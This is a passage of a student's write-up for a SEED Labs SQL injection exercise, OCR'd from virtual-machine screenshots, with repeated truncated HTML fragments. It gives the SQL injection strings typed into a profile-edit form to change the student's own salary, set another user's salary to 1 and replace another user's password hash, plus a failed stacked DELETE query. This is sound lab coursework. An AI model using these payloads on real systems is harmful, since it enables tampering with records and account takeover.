h><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope
='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>102
11002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row
'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524<
/td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted
</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><t
d></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin<
```

The result HTML file


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
5:25 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
file:///home/seed/stolenhtml2
Most Visited
SEED Labs
Sites for Labs
Logout
Type here to search
48°F Clear
2:25 AM
12/19/2021

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.3 Appending an HTML Command

So the book says you can’t do this because of PHP mysqi extension but I’ll try it anyway to humor the assignment.

For username I’ll put


admin‘ ; DELETE FROM credential WHERE name=’Alice’; #

and nothing for password

AND WHAT’D YAH KNOW IT DOESN’T WORK

Task 3.1 Modify your salary

~~I put 595',salary='10000000', in the address field~~



VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
6:03 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
SQL DELETE Statement
www.seedlabsqlinjection.com/unsafe_edit_fron
70%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout
Save
Type here to search
48°F Clear
3:03 AM
12/19/2021
Right Ctrl

NickName: Ben

Email: gmail

Address: 5',salary='1000

Phone Number: 8675309


Password: •••••••••

~~Didn’t work~~

Tried the code

',salary='10000001'where name='Alice';#

In the nickname field



VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
SQL DELETE Stater
SQLi Lab
www.seedlabsqlinjection.co
40%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Type here to search
46°F
5:23 AM
12/19/2021


```
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td><
'> Ryan</th>
/td><td></td
Samy</th><td
><td></td><t
</th><td>500
d></td><td><
/th><td>9999
</td><td></t
>
      <div c
        <p>
          Co
        </p>
      </div>
    </div>
    <script
    function
      locati
    }
    </script
  </body>
  </html>[12
```

Alice's Profile Edit

NickName	,salary='10000001'where
Email	',salary='1000...
Address	juikol
Phone Number	njmkl
Password	Password

Save

Copyright © SEED LABs



VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
SQL DELETE Stater
SQLi Lab
www.seedlabsqlinjection.co
60%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Type here to search
46°F
5:22 AM
12/19/2021


```
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td><
'> Ryan</th>
/td><td></td
Samy</th><td
><td></td><t
</th><td>500
d></td><td><
/th><td>9999
</td><td></t
>
      <div c
        <p>
          Co
        </p>
      </div>
    </div>
    <script
    function
      locati
    }
    </script
  </body>
  </html>[12
```

Key	Value
Employee ID	10000
Salary	10000001
Birth	9/20
SSN	10211002
NickName	
Email	gmail
Address	juikol
Phone	njmkl

Task 3.2 Modify other people’ salary

I changed out the name and salary values and I ran the same script

',salary='1'where name='Boby';#



```
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td><
'> Ryan</th>
/td><td></td
Samy</th><td
><td></td><t
</th><td>500
d></td><td><
/th><td>9999
</td><td></t
>
          <div c
            <p>
              Co
            </p>
          </div>
        </div>
        <script
        function
          locati
        }
        </script
    </body>
    </html>[12
```


Alice's Profile Edit

NickName	='1'where name='Boby';#
Email	gmail
Address	juikol
Phone Number	njmkl
Password	Password

Save

Copyright © SEED LABs

When you log in via admin you can see boby’s salary is now one.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	10000001	9/20	10211002		gmail	juikol	njmkl
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 3.3: Changing other users passwords


I want to turn boby password from seedboby to 1234

I went to https://passwordsgenerator.net/sha1-hash-generator/

And converted 1234 to the Sha1 hash 7110EDA4D09E062AA5E4A390B0A572AC0D2C0220

I will use this hash and boby;s name in the code.

',Password='7110EDA4D09E062AA5E4A390B0A572AC0D2C0220'where name='Boby';#



```
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td><
'> Ryan</th>
/td><td></td
Samy</th><td
><td></td><t
</th><td>500
d></td><td><
/th><td>9999
</td><td></t
>
      <div c
        <p>
          Co
        </p>
      </div>
    </div>
    <script
    function
      locati
    }
    </script
  </body>
  </html>[12
```


Alice's Profile Edit

NickName	D2C0220'where name='Bo
Email	',Password='7...
Address	juikol
Phone Number	njmkl
Password	Password

Save

Copyright © SEED LABs

VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
SQL DELETE
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.com
40%
Most Visited
SEED Labs
Sites for Labs
SEED LABS
Home
Edit Profile
Logout
Type here to search
46°F
Right Ctrl
5:37 AM
12/19/2021


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
SQL DELETE
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.co
40%
Most Visited
SEED Labs
Sites for Labs
Login
Type here to search
46°F
5:35 AM
12/19/2021


```
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td><
'> Ryan</th>
/td><td></td
Samy</th><td
><td></td><t
</th><td>500
d></td><td><
/th><td>9999
</td><td></t
>
        <div c
          <p>
            Co
          </p>
        </div>
      </div>
      <script
      function
        locati
      }
      </script
    </body>
    </html>[12
```

Employee Profile Login

USERNAME: boby

PASSWORD: ••••

Copyright © SEED LABs


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
SQL DELETE
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.co
40%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Type here to search
46°F
5:36 AM
12/19/2021

```
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td><
'> Ryan</th>
/td><td></td
Samy</th><td
><td></td><t
</th><td>500
d></td><td><
/th><td>9999
</td><td></t
>
        <div c
          <p>
            Co
          </p>
        </div>
      </div>
      <script
      function
        locati
      }
      </script
    </body>
    </html>[12
```

